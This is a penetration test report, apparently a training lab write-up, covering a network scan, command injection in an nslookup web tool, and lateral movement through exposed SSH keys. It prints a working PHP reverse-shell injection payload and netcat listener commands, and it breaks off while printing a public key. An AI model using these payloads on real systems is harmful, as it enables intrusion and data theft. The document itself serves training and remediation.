Fullstack Academy: Penetration Test

Penetration Test Start: *Friday, June 7, 2023 at 5:30 pm PST*
Penetration Test End: *Saturday, June 8, 2023 at 12:00 pm PST*

Note: *This penetration test was conducted outside of Fullstack Academy's normal business hours to avoid any potential network disruption caused by the tools or exploits used in this test.*

StackFull Software Manager: *Jamar*
StackFull Software Analyst: *Will Schmidt*

This report was written for Fullstack Academy by Will Schmidt, SOC Analyst with StackFull Software. Please reach out to him directly if you have any questions or want further explanation of anything mentioned within this report.

wschmidt1988@gmail.com / 314-610-2954

Executive Summary

The in-house offensive security team at StackFull Software was recently hired by our client Fullstack Academy to perform a penetration test. During this initial test, Will Schmidt, SOC Analyst I, was given an opportunity to shadow the in-house team.

Fullstack Academy was so pleased with the rigor and findings from the first penetration test that they asked StackFull Software to perform a follow-up test. However, they only wanted to test an isolated portion of their network that wasn't included in the scope of the first penetration test.

Given his aptitude, StackFull's in-house offensive security team decided that this was a task Will Schmidt could handle on his own. The rules of engagement for his test were to:

- Scan and attack systems that reside on the /20 subnet that his machine was also on
- Conduct vulnerability assessments on the systems on the network
- Find ways to compromise and exploit the systems on the network
- Provide detailed documentation, label vulnerabilities, and explain exploits in depth
- Suggest security strategies that can help remediate or avoid risk
- Avoid all forms of social engineering to discover details about the network
- Not install any additional tools than what's already on his machine

Summary of Findings

This is a quick glance at the vulnerabilities we found during our penetration test. Each has been given a severity level of high, medium, or low.

Please read each subsequent section for a detailed walkthrough for how we found these, as well as recommendations to improve your security posture and mitigate these vulnerabilities.

Challenge 1: Network Scanning

Finding #	Severity	Finding Name
0	High	Port 2222 is open on 172.31.36.163
1	High	Port 445 is open on 172.31.34.138 and 172.31.37.27
2	High	Port 135 is open on 172.31.34.138 and 172.31.37.27
3	High	Port 3389 is open on 172.31.34.138 and 172.31.37.27
4	Medium	Port 5985 is open on 172.31.34.138 and 172.31.37.27
5	Medium	Port 139 is open on 172.31.34.138 and 172.31.37.27
6	Low	Port 8443 is open on 172.31.34.138 and 172.31.37.27

Challenge 2: Initial Compromise

Finding #	Severity	Finding Name
0	High	Your nslookup tool has no input validation and is highly vulnerable to command line injection
1	High	Apache webserver on 172.31.37.27 using HTTP

Challenge 3: Pivoting

Finding #	Severity	Finding Name
0	High	The permissions on user alice-devops public-private ssh key pair were set so anyone could read them

Challenge 4: System Reconnaissance

Finding #	Severity	Finding Name
0	High	Password hashes for Administrator access accounts are stored in the clear on your system
1	High	Someone has written a script on this machine that automatically logs into the Windows machines on your network and performs system updates
2	Medium	Your password hash is in MD5 format, which is compromised due to hash collisions
3	Medium	There is no salting in your password hashes, which makes cracking them easy

Challenge 5: Password Cracking

Finding #	Severity	Finding Name
0	Medium	The MD5 hashing algorithm is compromised and easy to crack.

Challenge 6: Metasploit

Finding #	Severity	Finding Name
0	High	The username and password combination worked for the Windows machine at 172.31.34.138, and we successfully established a Meterpreter session with Metasploit.

Challenge 7: Pass the Hash

Finding #	Severity	Finding Name
0	High	NTLM vulnerabilities make pass the hash attacks easy for lateral movement.

Challenge 8: Finding Sensitive Files

Finding #	Severity	Finding Name
0	High	The secrets.txt file is not password protected, encrypted, or locked down with proper file permissions.

Challenge 1: Network Scanning

Task: *Enumerate the network*

- *Perform a nmap port scan on the /20 subnet, scanning all 65,535 ports.*
- *Identify any systems with port 1030 open*
- *Identify any systems with port 2222 open*
- *Identify the total number of Windows systems on the network*


Finding #	Severity	Finding Name
0	High	Port 2222 is open on 172.31.36.163
1	High	Port 445 is open on 172.31.34.138 and 172.31.37.27
2	High	Port 135 is open on 172.31.34.138 and 172.31.37.27
3	High	Port 3389 is open on 172.31.34.138 and 172.31.37.27
4	Medium	Port 5985 is open on 172.31.34.138 and 172.31.37.27
5	Medium	Port 139 is open on 172.31.34.138 and 172.31.37.27
6	Low	Port 8443 is open on 172.31.34.138 and 172.31.37.27

Walkthrough

We began our penetration test with an enumeration of the /20 subnet to see how many systems were on it. The command we used also scanned all 65,353 ports:

```
sudo nmap -p- 172.31.47.0/20
```

The results turned up some interesting vulnerabilities that presented opportunities for us to exploit the network:


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ cat netmask_scan.txt
Starting Nmap 7.93 (https://nmap.org) at 2023-07-07 14:43 UTC
Nmap scan report for ip-172-31-34-138.us-west-2.compute.internal (172.31.34.138)
Host is up (0.00019s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5985/tcp open wsman
8443/tcp open https-alt
47001/tcp open winrm
49664/tcp open unknown
49665/tcp open unknown
49666/tcp open unknown
49668/tcp open unknown
49669/tcp open unknown
49673/tcp open unknown
49703/tcp open unknown
Nmap scan report for ip-172-31-36-163.us-west-2.compute.internal (172.31.36.163)
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT STATE SERVICE
2222/tcp open EtherNetIP-1
8443/tcp open https-alt
Nmap scan report for ip-172-31-37-27.us-west-2.compute.internal (172.31.37.27)
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
1013/tcp open unknown
8443/tcp open https-alt

```
Nmap scan report for ip-172-31-37-192.us-west-2.compute.internal (172.31.37.192)
Host is up (0.00015s latency).
Not shown: 65521 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
8443/tcp  open  https-alt
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49679/tcp open  unknown
49702/tcp open  unknown

Nmap scan report for ip-172-31-47-177.us-west-2.compute.internal (172.31.47.177)
Host is up (0.00020s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap done: 4096 IP addresses (5 hosts up) scanned in 172.62 seconds
```

Let's break this scan down piece by piece. First, we were able to identify that there were five systems on the network with the following IP addresses:

```
172.31.34.138
172.31.36.163
172.31.37.27
172.31.37.192
```

Note: *Our machine's IP is `172.31.47.177` and we have removed it from the official list here. For the rest of this report, we'll refer to our IP as the "local machine."*

Second, we noticed that `172.31.34.138` and `172.31.37.27` both had too many vulnerable ports open. Of the ports open, we can safely say that the following ports aren't a security risk:

```
49664: open, unknown
49665: open, unknown
49666: open, unknown
49668: open, unknown
49669: open, unknown
```

```
49673: open, unknown
49703: open, unknown
49679: open, unknown
49702: open, unknown
```

We eliminate these ports as security risks because they're assigned to client programs that connect for a specific session. Often, they're referred to as ephemeral ports and, given that ephemeral nature, are not common targets for malicious attacks.

Seeing these was our first indicator that these two systems were running Windows OS. These ports being open and listening for services to connect and perform remote management tasks is standard operating procedure for Windows.

What is of immediate security concern are the following open ports on both IP addresses:

```
445: open, microsoft-ds
```

Port 445 is running microsoft-db, and is one of the most commonly attacked ports. That's because it's used for SMB (server message block) file sharing, and the port is often open in default configurations.

Leaving this port open leaves your Windows machines vulnerable to countless Trojans, worms, backdoors, rootkits, and other vulnerability exploits. In fact, this was the primary port we used in later stages of our penetration test to get root and own the Windows machines fully.

Port 445 should be blocked at the firewall level.

```
135: open, msrpc
```

Port 135 is running msrpc (Microsoft Remote Procedure Call). This protocol uses a client-server model to allow one program to request service from a program on another computer, without needing to understand the details of that computer's network.

Attackers can exploit this open port and expose where DCOM (Distributed Component Object Model) services can be found on a machine. Tools like `epdump` can immediately identify every server or service running on the user's hosting computer and match them with known exploits.

Port 135 should be blocked at the firewall level.

```
3389: open, ms-wbt-server
```

Port 3389 runs ms-wbt-server (Microsoft WBT Server), which is used for Windows Remote Desktop and Remote Assistance connections. Also known as RDP (Remote Desktop Protocol).

Not only is this port used for Trojans and backdoors, it's also highly vulnerable to DoS attacks where remote attackers can quickly cause a server to reach full memory utilization by creating large swaths of normal TCP connections on port 3389.

If you don't need RDP, close this port. If you do, that's OK, but you have to take a strong stance on security posture for this port by implementing:

- SSO
- Unconventional naming conventions for accounts
- Strong password policies
- MFA
- User lockouts
- IP blocks
- Restricted RDP permissions and users

```
5985: open, wsman / 47001: open, winrm
```

Port 5895 and 47001 are running variations of Windows Remote Management, which allows users to run PowerShell commands on remote computers. By default, this only allows connections from members of the Administrators group.

Further, regardless of whether it's run on HTTP (port 5985) or HTTPS (port 5986), WinRM always encrypts all PowerShell remoting communication after initial authentication. This port is less of a vulnerability than others on the list, but it could be leveraged for privilege escalation if an attacker is able to get access to a user in the Administrators group.

If they can access a user in the Administrator group though, an attacker could easily establish a Meterpreter session through the Metasploit tool.

```
139: open, netbios-ssn
```

Port 139 is running netbios-ssn, which is perfectly normal if you're on a Windows-based network running NetBios.

Your firewall should already block any incoming traffic on port 139, but you'll need to double check and verify.

```
8443: open, https-alt
```

Port 8443 is running an alternative to the services on port 443, which is HTTPS. There's not much difference between the two, so this is not immediately concerning. However, we'd like you to keep an eye on the traffic coming in and out of this port since it's often used for remote VPN access. If one of your employees' machines is compromised an attacker could potentially gain access through that medium.

Going back to our initial nmap scan, we noticed some interesting details on the non-Windows machines that were important for our exploitation efforts later in the penetration test.

`172.31.37.27` had port 1013 open:

```
Nmap scan report for ip-172-31-37-27.us-west-2.compute.internal (172.31.37.27)
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
1013/tcp open  unknown
8443/tcp open  https-alt
```

`172.31.36.163` had port 2222 open:

```
Nmap scan report for ip-172-31-36-163.us-west-2.compute.internal (172.31.36.163)
Host is up (0.00013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt
```

Before we continue on, it's worth mentioning that port 2222 is a massive security vulnerability. This port runs EtherNetIP-1 protocol, which is used to control industrial control systems (ICS), which tend to have little to no security.

If your business doesn't have industrial machines on-site using SCADA and ICS, this port shouldn't be open. If you do use those things, make sure you segment the machines in their own VLAN behind security measures like robust firewalls. In fact, you might even choose to air gap these networks from the rest of your LAN.

Aside from that, port 2222 has known exploits that allow ssh connections. This is something we actively exploit for privilege escalation later in the penetration test.

Challenge 2: Initial Compromise

Task: *Figure out a way to compromise the service running on port 1013 and gain CLI access to the system running it.*

Findings:

Finding #	Severity	Finding Name
0	High	Your nslookup tool has no input validation and is highly vulnerable to command line injection
1	High	Apache webserver on 172.31.37.27 using HTTP

Walkthrough

To identify the specific service running on port 1013, we ran another nmap scan that dug much deeper than our initial enumeration on all open ports. We used this command:

```
nmap -sV -sV -sT -p- 172.31.37.27
```


The results showed that the open service running on port 1013 at `172.31.37.27` was an Apache webserver 2.4.52 on Ubuntu:

```
1013/tcp open  http          syn-ack Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
```


Further, we noticed that this webserver was using HTTP for its web traffic instead of HTTPS. This is a major security concern since no web traffic is encrypted.


We needed to see what was hosted on this webserver, so we used Firefox to navigate to the following URL:

```
http://172.31.37.27:1013
```



Upon arriving at the URL, we clicked the link and it took us to an nslookup tool that Fullstack Academy is hosting on this webserver:





Immediately, we were curious as to command line injection vulnerabilities. After all, this nslookup tool was being run on an unencrypted HTTP connection which indicated security wasn't a pressing thought during the SDLC.

We began probing the command line and, low and behold, we found some critical injection vulnerabilities by pinging the localhost.


Since this is a webserver and uses php, we decided to see if we could establish a reverse php shell back to the terminal on our local machine. The first step was to open a listener on our local machine on port 1337:


```
nc -lvp 1337
```

Next, we went back to the web application's command line and typed the following into the search bar to establish the reverse php shell:

```
localhost && php -r
'$sock=fsockopen("172.31.47.177",1337);$proc=proc_open("/bin/sh -i",
array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

Just like that, we had command line access within a terminal:


IP Finder
172.31.37.27:1013/networkutility/tools/nslookup/?target=localhost+%26%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Network Utility Tool
Navigation
IP Finder
Enter the DNS name to lookup:.
localhost && php -r '$sock=fsockopen("172.31.47.177",1337);$proc=proc_open("/bin/sh -i", array(0=>
Submit Button
Server: 127.0.0.53
Address: 127.0.0.53#53
Name: localhost
Address: 127.0.0.1
Name: localhost
Address: ::1


kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
connect to [172.31.47.177] from ip-172-31-37-27.us-west-2.compute.internal [172.31.37.27] 38674
/bin/sh: 0: can't access tty; job control turned off
$

Challenge 3: Pivoting

Task: *Find files on the webserver that will allow you to laterally move to the system with port 2222 open.*

Findings:

Finding #	Severity	Finding Name
0	High	The permissions on user alice-devops public-private ssh key pair were set so anyone could read them

Walkthrough

After establishing our reverse php shell to our local machine, we needed to confirm that we were, in fact, using the CLI for the webserver. Our first commands were:

```
whoami
pwd
ls -al
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
connect to [172.31.47.177] from ip-172-31-37-27.us-west-2.compute.internal [172.31.37.27] 42452
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/var/www/html/networkutility/tools/nslookup
$ ls -al
total 20
drwxrwxrwx  2 root root 4096 Nov  2  2022 .
drwxrwxrwx 21 root root 4096 Nov  2  2022 ..
-rwxrwxrwx  1 root root 1335 Nov  2  2022 home.php
-rwxr-xr-x  1 root root 2119 Nov  2  2022 home.php.bk
-rwxrwxrwx  1 root root 1791 Nov  2  2022 index.php
$
```

This confirmed that we were the webserver and had direct access to its contents. So, we quickly navigated until we found something interesting in the following directory path:

```
cd /home/alice-devops
```

Inside was a hidden .ssh directory, which indicated that the user alice-devops had already generated a public-private keypair to ssh into other machines on the network. Inside that directory were her public and private keys, in the open.

In a word: jackpot.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1337
listening on [any] 1337 ...
connect to [172.31.47.177] from ip-172-31-37-27.us-west-2.compute.internal [172.31.37.27] 59708
/bin/sh: 0: can't access tty; job control turned off
$ ls
home.php
home.php.bk
index.php
$ cd /
$ cd /home/alice-devops
$ ls -al
total 12
drwxrwxrwx 3 root root 4096 Nov  3  2022 .
drwxr-xr-x 6 root root 4096 Nov  3  2022 ..
drwxrwxrwx 2 root root 4096 Jul  7 17:06 .ssh
$ cd .ssh
$ ls -al
total 16
drwxrwxrwx 2 root root 4096 Jul  7 17:06 .
drwxrwxrwx 3 root root 4096 Nov  3  2022 ..
-rwxrwxrwx 1 root root 2602 Nov  3  2022 id_rsa.pem
-rwxrwxrwx 1 root root  567 Nov  3  2022 id_rsa.pem.pub
$
```

We read the contents of both files to confirm. First the public key:


```
$ cat id_rsa.pem.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCRJ7M/asVyWPNFMamvQaR56atrCnettKPq29yu9LvNbOnPV88WYpnuQDWf9MYxknmvIoG2GzAYx
5LYO/JyK5D8u0wEVnbNKSmiHqYprIbxykmga7IIL5DNp+r+i3mytGGEYmndnhoRMRKQw5PTwYMdanHK/5j4q+dzaSFo/Lxpccb9rFBKg9REf15trL
guDHlGyrZAiFf4+fD0ReD7FLdwi+R6sbiHtG6reOZ59NPmkybDitVHSXZJpQ1aNUu/O7CLpvzapIUtDHmGUhrPaZaJ45aKG1xwiJEebglz8RikeHA
